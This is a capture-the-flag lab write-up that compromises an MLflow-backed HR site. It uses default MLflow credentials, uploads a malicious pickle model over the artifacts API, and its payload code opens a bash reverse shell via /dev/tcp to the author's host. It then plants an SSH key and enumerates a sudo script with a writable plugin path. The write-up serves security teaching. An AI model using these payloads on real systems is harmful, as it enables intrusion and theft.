HTB: SmartHire

SmartHire is a Linux box hosting an AI-powered HR site that trains AI models to score resumes. I’ll find an MLflow instance on a subdomain behind HTTP basic auth, and get in with example credentials from the MLflow documentation. From there I’ll abuse a deserialization vulnerability in how MLflow loads PyFunc models, overwriting the pickled model over the artifacts API so that my code runs the next time the site scores a resume, giving a shell. To escalate, I’ll find a script that runs with sudo and adds a writable directory to the Python path. I’ll craft a malicious path configuration file, which Python executes as code when the script starts.
Box Info






Recon
Initial Scanning
nmap finds two open TCP ports, SSH (22) and HTTP (80):
oxdf@hacky$ sudo nmap -p- --reason --min-rate 10000 10.129.245.215
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-09-21 12:34 UTC
Nmap scan report for 10.129.245.215
Host is up, received echo-reply ttl 63 (0.021s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Nmap done: 1 IP address (1 host up) scanned in 7.45 seconds
oxdf@hacky$ sudo nmap -p 22,80 -sCV 10.129.245.215
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-09-21 13:40 UTC
Nmap scan report for 10.129.245.215
Host is up (0.020s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 41:3c:e3:bb:88:70:99:7f:b8:96:59:48:9b:85:98:69 (ECDSA)
|_  256 d5:9d:fd:6b:be:d8:39:6f:3f:43:ab:0e:f6:3e:22:db (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://smarthire.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.38 seconds
Based on the OpenSSH and Nginx versions, the host is likely running Ubuntu 22.04 Jammy.
Both of the ports show a TTL of 63, which matches the expected TTL for Linux one hop away.
There’s a redirect on port 80 to smarthire.htb.
Subdomain Brute Force - TCP 80
I’ll explore the virtual host-based routing (redirect based on hostname) on port 80. I’ll use curl with HEAD requests to see how the server handles these redirects:
oxdf@hacky$ curl -I http://10.129.245.215
HTTP/1.1 301 Moved Permanently
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 20 Sep 2026 14:24:15 GMT
Content-Type: text/html
Content-Length: 178
Connection: keep-alive
Location: http://smarthire.htb/

oxdf@hacky$ curl -I http://10.129.245.215/testpath
HTTP/1.1 301 Moved Permanently
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 20 Sep 2026 14:24:20 GMT
Content-Type: text/html
Content-Length: 178
Connection: keep-alive
Location: http://smarthire.htb/testpath

oxdf@hacky$ curl -I http://10.129.245.215/testpath -H "Host: 0xdf.smarthire.htb"
HTTP/1.1 301 Moved Permanently
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 20 Sep 2026 14:24:42 GMT
Content-Type: text/html
Content-Length: 178
Connection: keep-alive
Location: http://smarthire.htb/testpath
It seems to preserve the path and redirect to the base domain for any domains that don’t match it.
I’ll use ffuf to look for any subdomains of smarthire.htb that don’t respond with this redirect, using -ac to auto-calibrate against that default response:
oxdf@hacky$ ffuf -u http://10.129.245.215 -H 'Host: FUZZ.smarthire.htb' -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.245.215
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.smarthire.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

models                  [Status: 401, Size: 137, Words: 11, Lines: 1, Duration: 60ms]
:: Progress: [19966/19966] :: Job [1/1] :: 2040 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
It finds one. I’ll add it and the base domain to my /etc/hosts file:
10.129.245.215 smarthire.htb models.smarthire.htb
I’ll re-scan each site with nmap by hostname to make sure I didn’t miss anything, but there’s nothing new beyond what my normal enumeration will reveal.
smarthire.htb - TCP 80
Site
The site is for an AI-powered HR company:


All of the links on the page go to anchors on the page except the “Sign in” button, which leads to a login prompt:

There’s also a registration page:

Once I create an account and log in, the dashboard has two modes. First I can train a model by giving it CSV data:
 Click for full size image
Then I can score resumes:
 Click for full size image
I’ll take the example training data, save it to a file, and upload it:

On the left side on refresh the model is there:

The free plan only allows one model at a time. I’ll save the sample resume data and upload it:

Tech Stack
The HTTP response headers show just Nginx:
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 21 Sep 2026 16:22:14 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Vary: Cookie
Content-Length: 11255
The 404 page matches the default Python Flask 404:

The main page doesn’t load under file names like /index.php or /index.html, which is consistent with what I would expect from Flask, where routes are defined in code rather than mapping onto files on disk.
Directory Brute Force
I’ll run feroxbuster against the site:
oxdf@hacky$ feroxbuster -u http://smarthire.htb/

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://smarthire.htb/
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        5l       31w      207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      131l      434w     6499c http://smarthire.htb/register
200      GET      127l      406w     6160c http://smarthire.htb/login
302      GET        5l       22w      199c http://smarthire.htb/logout => http://smarthire.htb/login
200      GET       93l      540w    36701c http://smarthire.htb/static/images/unsplash_robohuman.jpeg
200      GET      314l     1901w   141610c http://smarthire.htb/static/images/unsplash_team.jpeg
200      GET      187l     1144w    86196c http://smarthire.htb/static/images/unsplash_analytics.jpeg
200      GET       83l     9103w   407279c http://smarthire.htb/static/js/tailwind.js
200      GET      215l      875w    11255c http://smarthire.htb/
302      GET        5l       22w      199c http://smarthire.htb/dashboard => http://smarthire.htb/login
302      GET        5l       22w      199c http://smarthire.htb/predict => http://smarthire.htb/login
[####################] - 54s    30009/30009   0s      found:10      errors:0
[####################] - 53s    30000/30000   561/s   http://smarthire.htb/
/dashboard and /predict both redirect to the login page.
models.smarthire.htb - TCP 80
Site
Visiting the site returns a prompt for HTTP basic auth:

Tech Stack
The HTTP response shows Nginx is the server, as well as references to “mlflow”:
HTTP/1.1 401 UNAUTHORIZED
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 21 Sep 2026 21:22:21 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 137
Connection: keep-alive
WWW-Authenticate: Basic realm="mlflow"

You are not authenticated. Please see https://www.mlflow.org/docs/latest/auth/index.html#authenticating-to-mlflow on how to authenticate.
MLflow is a tool that claims to:
lets you move 10x faster by simplifying how you debug, evaluate, and monitor your LLM applications, Agents, and Models.
Authentication
The link in the 401 response includes documentation for setting up basic auth:

In both cases, the example creds are “username” / “password”. If the user setting this up were to copy from the documentation, that would be their creds. These creds don’t work.
Earlier on the same page, it shows multiple example setups for the admin user:

The creds “admin” / “password” work!

The one run in the dashboard is from my upload earlier. There’s also a version 2.14.1 at the top left.
Shell as svcweb
MLflow Deserialization CVEs
Searching for vulnerabilities in this version of MLflow returns a couple of potential options:

There is actually a long list of CVEs related to MLflow from HiddenLayer, and they are not well documented:
| CVE | Flavor | Affected MLflow Versions |
|---|---|---|
| 37052 | scikit-learn | 1.1.0+ |
| 37053 | scikit-learn | 1.1.0+ |
| 37054 | PyFunc | 0.9.0+ |
| 37055 | pmdarima | 1.24.0+ |
| 37056 | LightGBM scikit-learn | 1.23.0+ |
| 37057 | TensorFlow | 2.0.0rc0+ |
| 37058 | LangChain AgentExecutor | 2.5.0+ |
| 37059 | PyTorch | 0.5.0+ |
| 37060 | Recipe | 1.27.0+ |
All nine of these are referenced in a still-open 2024 issue on MLflow’s GitHub, [BUG] Unsafe deserialization vulnerability - CVE-2024-37052 to CVE-2024-37060, which suggests none of them are fixed.
NIST describes CVE-2024-37054 as:
Deserialization of untrusted data can occur in versions of the MLflow platform running version 0.9.0 or newer, enabling a maliciously uploaded PyFunc model to run arbitrary code on an end user’s system when interacted with.
Each of the other CVEs has almost identical descriptions other than changing the flavor and the version.
Exploit
Flavor Identification
All nine CVEs point to this post from HiddenLayer, which has a bit more detail, but it’s actually for the scikit-learn variants.
From the “Experiments” page, I’ll click “Default” to see a list of the runs:
 Click for full size image
“wise-trout-486” is the name of the run, and clicking on it loads info about it:

On the “Artifacts” tab I’ll select MLmodel in the file tree:

The loader_module of mlflow.pyfunc.model shows it’s the PyFunc version. The Python object that will be deserialized is python_model.pkl. I’ll also note that it’s Python 3.10.12.
Clicking on python_model.pkl itself shows its location:

The Path could be a filesystem path or a cloud URI, but it’s mlflow-artifacts:/0. This means that the tracking server is proxying artifacts, and that the API endpoint to read (GET) and write (PUT) these artifacts will be /api/2.0/mlflow-artifacts/artifacts/<path>.
The 0 in mlflow-artifacts:/0 is the experiment ID, and the run ID is the hex string in the URL when viewing the run. The rest mirrors the artifact tree, so the full path to the pickle is 0/7044f9410d164c53a8d8ddebd0c66162/artifacts/model/python_model.pkl.
This advisory from Snyk has a POC for the PyFunc version.
Write Test
Before building a payload to exploit this, I’m going to test if I have write access to the artifact store. I can use curl to read the model:
oxdf@hacky$ curl 'http://admin:password@models.smarthire.htb/api/2.0/mlflow-artifacts/artifacts/0/7044f9410d164c53a8d8ddebd0c66162/artifacts/model/python_model.pkl' -s -o- | xxd
00000000: 8005 95a3 0100 0000 0000 008c 1775 7469  .............uti
00000010: 6c73 2e73 696d 706c 6568 6972 696e 676d  ls.simplehiringm
00000020: 6f64 656c 948c 1153 696d 706c 6548 6972  odel...SimpleHir
00000030: 696e 674d 6f64 656c 9493 9429 8194 7d94  ingModel...)..}.
00000040: 288c 0d73 6b69 6c6c 5f77 6569 6768 7473  (..skill_weights
00000050: 947d 9428 8c06 7079 7468 6f6e 9447 4049  .}.(..python.G@I
00000060: 0000 0000 0000 8c11 206d 6163 6869 6e65  ........ machine
00000070: 206c 6561 726e 696e 6794 4740 4900 0000   learning.G@I...
00000080: 0000 008c 0f20 7371 6c20 6a61 7661 7363  ..... sql javasc
00000090: 7269 7074 9447 4049 0000 0000 0000 8c06  ript.G@I........
000000a0: 2072 6561 6374 9447 4049 0000 0000 0000   react.G@I......
000000b0: 8c0d 206e 6f64 652e 6a73 206a 6176 6194  .. node.js java.
000000c0: 4740 4900 0000 0000 008c 0c20 7370 7269  G@I........ spri
000000d0: 6e67 2062 6f6f 7494 4740 4900 0000 0000  ng boot.G@I.....
000000e0: 008c 0b20 706f 7374 6772 6573 716c 9447  ... postgresql.G
000000f0: 4049 0000 0000 0000 758c 1561 7667 5f65  @I......u..avg_e
00000100: 7870 6572 6965 6e63 655f 6d6f 6e74 6873  xperience_months
00000110: 948c 156e 756d 7079 2e63 6f72 652e 6d75  ...numpy.core.mu
00000120: 6c74 6961 7272 6179 948c 0673 6361 6c61  ltiarray...scala
00000130: 7294 9394 8c05 6e75 6d70 7994 8c05 6474  r.....numpy...dt
00000140: 7970 6594 9394 8c02 6638 9489 8887 9452  ype.....f8.....R
00000150: 9428 4b03 8c01 3c94 4e4e 4e4a ffff ffff  .(K...<.NNNJ....
00000160: 4aff ffff ff4b 0074 9462 4308 0000 0000  J....K.t.bC.....
00000170: 0000 4e40 9486 9452 948c 0f73 6b69 6c6c  ..N@...R...skill
00000180: 5f66 7265 7175 656e 6379 947d 9428 6807  _frequency.}.(h.
00000190: 4b01 6808 4b01 6809 4b01 680a 4b01 680b  K.h.K.h.K.h.K.h.
000001a0: 4b01 680c 4b01 680d 4b01 7575 622e       K.h.K.h.K.uub.
It’s a binary file that looks roughly right. I’ll try overwriting the file:
oxdf@hacky$ curl -X PUT 'http://admin:password@models.smarthire.htb/api/2.0/mlflow-artifacts/artifacts/0/7044f9410d164c53a8d8ddebd0c66162/artifacts/model/python_model.pkl' -d 'This is a test'
{}
That looks like success. I’ll read it back:
oxdf@hacky$ curl 'http://admin:password@models.smarthire.htb/api/2.0/mlflow-artifacts/artifacts/0/7044f9410d164c53a8d8ddebd0c66162/artifacts/model/python_model.pkl'
This is a test
I’ve overwritten the original model. That will cause any grading attempts to fail, but that’s ok for now.
Payload
To exploit this, I’m going to create a malicious Python serialized pickle object. It’s the same core idea as Blurry, where a pickled model uploaded to ClearML gets deserialized, and Artificial, where the model is a TensorFlow h5 file. I’ll start with something very simple, having it ping my host:
import os, pickle

class Payload:
    def __reduce__(self):
        return os.system, ("ping -c 1 10.10.15.169",)

with open("payload.pkl", "wb") as f:
    pickle.dump(Payload(), f)
__reduce__ is how a class tells pickle to rebuild it, by returning a callable and the arguments to call it with. Unpickling calls that callable, so returning os.system means the ping runs the moment the file is deserialized.
Now I can run it with the same version of Python as the target using uv (cheat sheet). Pickles are mostly portable across Python versions, but matching the target avoids writing a protocol or an opcode that its pickle is too old to read:
oxdf@hacky$ uv run --python 3.10.12 payload.py
oxdf@hacky$ cat payload.pkl
1posixsystemping -c 1 10.10.15.169R.
oxdf@hacky$ xxd payload.pkl
00000000: 8004 9531 0000 0000 0000 008c 0570 6f73  ...1.........pos
00000010: 6978 948c 0673 7973 7465 6d94 9394 8c16  ix...system.....
00000020: 7069 6e67 202d 6320 3120 3130 2e31 302e  ping -c 1 10.10.
00000030: 3135 2e31 3639 9485 9452 942e            15.169...R..
Run
I’ll upload that payload:
oxdf@hacky$ curl -X PUT 'http://admin:password@models.smarthire.htb/api/2.0/mlflow-artifacts/artifacts/0/7044f9410d164c53a8d8ddebd0c66162/artifacts/model/python_model.pkl' --data-binary @payload.pkl
{}
It’s really important to use --data-binary and not -d or --data. Those strip newlines out of the input, which corrupts the pickle so that it fails to deserialize on the other end.
The model is only loaded when the site scores resumes, so it’s the resume upload I want here, not the training upload. Sending training data would build a new model and write a fresh pickle over my payload.
With tcpdump running and listening for ICMP, I’ll upload a resume CSV to be scored in the main website. The scoring fails, which is expected now that the pickle returns the result of os.system rather than a model, but the code ran:
oxdf@hacky$ sudo tcpdump -ni tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
02:43:47.495388 IP 10.129.245.215 > 10.10.15.169: ICMP echo request, id 1, seq 1, length 64
02:43:47.495420 IP 10.10.15.169 > 10.129.245.215: ICMP echo reply, id 1, seq 1, length 64
Shell
To get a shell, I’ll update the payload with a bash reverse shell:
import os, pickle

class Payload:
    def __reduce__(self):
        return os.system, ("bash -c 'bash -i >& /dev/tcp/10.10.15.169/443 0>&1'",)

with open("payload.pkl", "wb") as f:
    pickle.dump(Payload(), f)
I’ll regenerate the payload, and upload it:
oxdf@hacky$ uv run --python 3.10.12 payload.py
oxdf@hacky$ curl -X PUT 'http://admin:password@models.smarthire.htb/api/2.0/mlflow-artifacts/artifacts/0/7044f9410d164c53a8d8ddebd0c66162/artifacts/model/python_model.pkl' --data-binary @payload.pkl
{}
Now when I upload another resume CSV to re-trigger the scoring, I get a shell:
oxdf@hacky$ sudo nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.245.215 38688
bash: cannot set terminal process group (1016): Inappropriate ioctl for device
bash: no job control in this shell
svcweb@smarthire:/var/www/smarthire.htb$
The initial working directory is where the Flask site for the main domain is homed, rather than anything associated with MLflow. MLflow is managing the model, but the main website fetches it from the tracking server and unpickles it to score a resume.
I’ll stabilize my shell using the standard trick:
svcweb@smarthire:/var/www/smarthire.htb$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
svcweb@smarthire:/var/www/smarthire.htb$ ^Z
[1]+ Stopped sudo nc -lnvp 443
oxdf@hacky$ stty raw -echo; fg
sudo nc -lnvp 443
reset
reset: unknown terminal type unknown
Terminal type? screen
svcweb@smarthire:/var/www/smarthire.htb$ cd
svcweb@smarthire:~$
And grab user.txt:
svcweb@smarthire:~$ cat user.txt
5d95cbae************************
I can also drop an SSH key:
svcweb@smarthire:~$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDIK/xSi58QvP1UqH+nBwpD1WQ7IaxiVdTpsg5U19G3d nobody@nothing" > .ssh/authorized_keys
And connect there:
oxdf@hacky$ ssh -i ~/keys/ed25519_gen svcweb@smarthire.htb
...[snip]...
svcweb@smarthire:~$
Shell as root
Enumeration
Users
There are no other user home directories in /home, which is consistent with the users in passwd with shells set:
svcweb@smarthire:~$ cat /etc/passwd | grep 'sh$'
root:x:0:0:root:/root:/bin/bash
svcweb:x:1000:1000:smarthire_user:/home/svcweb:/bin/bash
svcweb’s home directory is pretty empty:
svcweb@smarthire:~$ ls -la
total 40
drwxr-x--- 6 svcweb svcweb 4096 May 13 16:15 .
drwxr-xr-x 3 root   root   4096 Sep 15  2025 ..
-rw------- 1 svcweb svcweb    0 May 13 16:15 .bash_history
-rw-r--r-- 1 svcweb svcweb  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 svcweb svcweb 3771 Jan  6  2022 .bashrc
drwx------ 2 svcweb svcweb 4096 Sep 15  2025 .cache
drwx------ 3 svcweb svcweb 4096 Feb 20  2026 .gnupg
drwxrwxr-x 3 svcweb svcweb 4096 Sep 16  2025 .local
-rw-r--r-- 1 svcweb svcweb  807 Jan  6  2022 .profile
lrwxrwxrwx 1 root   root      9 Sep 16  2025 .python_history -> /dev/null
drwx------ 2 svcweb svcweb 4096 May 12 16:00 .ssh
-rw-r--r-- 1 svcweb svcweb    0 Sep 15  2025 .sudo_as_admin_successful
-rw-r----- 1 root   svcweb   33 Sep 21 12:26 user.txt
They can run mlflowctl.py as root with sudo:
svcweb@smarthire:~$ sudo -l
Matching Defaults entries for svcweb on smarthire:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User svcweb may run the following commands on smarthire:
    (root) NOPASSWD: /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py *
svcweb is also in two additional groups, mlflowweb and devs:
svcweb@smarthire:/opt/tools$ id
uid=1000(svcweb) gid=1000(svcweb) groups=1000(svcweb),1001(mlflowweb),1002(devs)
Filesystem
The filesystem root is very standard:
svcweb@smarthire:/$ ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   srv  tmp  var
boot  dev    home  lib32  libx32  media       opt  root  sbin  sys  usr
/opt has three directories:
svcweb@smarthire:/opt$ ls
containerd  mlflow  tools
containerd is the container runtime used by Docker, and it’s only accessible to root. mlflow has a Dockerfile (which interestingly I can’t read) as well as an app directory with the stuff needed for the MLflow container:
svcweb@smarthire:/opt/mlflow$ ls
app  Dockerfile
svcweb@smarthire:/opt/mlflow$ ls app/
basic_auth.db  mlartifacts  mlruns
There is a docker process that seems to be running mlflow:
svcweb@smarthire:/opt/mlflow$ ps auxww |grep -i docker
root        1125  0.0  1.9 2055332 78316 ?       Ssl  Sep21   0:07 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root        1397  0.0  0.7 1774924 28312 ?       Ssl  Sep21   0:01 /usr/bin/docker start -a mlflow-service
root        1473  0.0  0.1 1745012 5800 ?        Sl   Sep21   0:01 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 5000 -container-ip 172.17.0.2 -container-port 5000 -use-listen-fd
tools has Python scripts and modules:
svcweb@smarthire:/opt/tools$ find . -type f
./mlflow_ctl/plugins/core/__pycache__/mlflow_actions.cpython-310.pyc
./mlflow_ctl/plugins/core/__pycache__/backup_models.cpython-310.pyc
./mlflow_ctl/plugins/core/mlflow_actions.py
./mlflow_ctl/plugins/core/backup_models.py
./mlflow_ctl/mlflowctl.py
./backup_models.py
From what I can tell, the top level /opt/tools/backup_models.py is just a leftover original standalone version of what was ported into the plugin at /opt/tools/mlflow_ctl/plugins/core/backup_models.py.
The plugins directory has two subdirectories, core and dev:
svcweb@smarthire:/opt/tools/mlflow_ctl$ ls -l plugins/
total 8
drwxr-xr-x 3 root root 4096 Feb 20  2026 core
drwxrwxr-x 2 root devs 4096 May 12 15:22 dev
dev is empty, but also writable by the devs group, which svcweb is in.
mlflow_ctl
The top level script is mlflowctl.py, which starts with a docstring and some imports:
#!/usr/bin/env python3
"""
MLFLOW-CTL: Operational interface for managing the MLflow service.
Supports a pluggable extension model for environment-specific logic.
For changes or plugin requests, please contact the Platform Team.
"""

from pathlib import Path
import sys
import site
Next there is code to define the PLUGINS_DIR and loop over directories in it using site.addsitedir to add these to the path:
BASE_DIR = Path(__file__).resolve().parent
PLUGINS_DIR = BASE_DIR / "plugins"

# make plugins importable
for path in PLUGINS_DIR.iterdir():
    if path.is_dir():
        site.addsitedir(str(path))
The print_usage function does just that:
def print_usage():
    print("Usage: mlflowctl.py [status|backup-models|restart]")
    sys.exit(1)
main imports the two plugins (which works because they are now in the path), and then checks the arguments to call functions from them:
def main():
    import mlflow_actions, backup_models

    if len(sys.argv) < 2:
        print_usage()

    action = sys.argv[1]

    if action == "status":
        mlflow_actions.check_status()
    elif action == "backup-models":
        print("[*] Running backup via backup_models plugin...")
        backup_models.run()
    elif action == "restart":
        mlflow_actions.restart()
    else:
        print(f"[!] Unknown action: {action}")
        print_usage()

if __name__ == "__main__": main()
It’s not important to go into the details of the plugins. At a high level, there are three valid commands:
status- usessubprocessto callsystemctlchecking the status of themlflow.serviceservice, and thendocker psto check the status of the Docker container.backup-models- usessubprocessto calltarto back up the MLflow models to/var/backups/mlflow-backup/mlruns_backup_<timestamp>.tar.gz.restart- usessubprocessto calldocker restart mlflow-service.
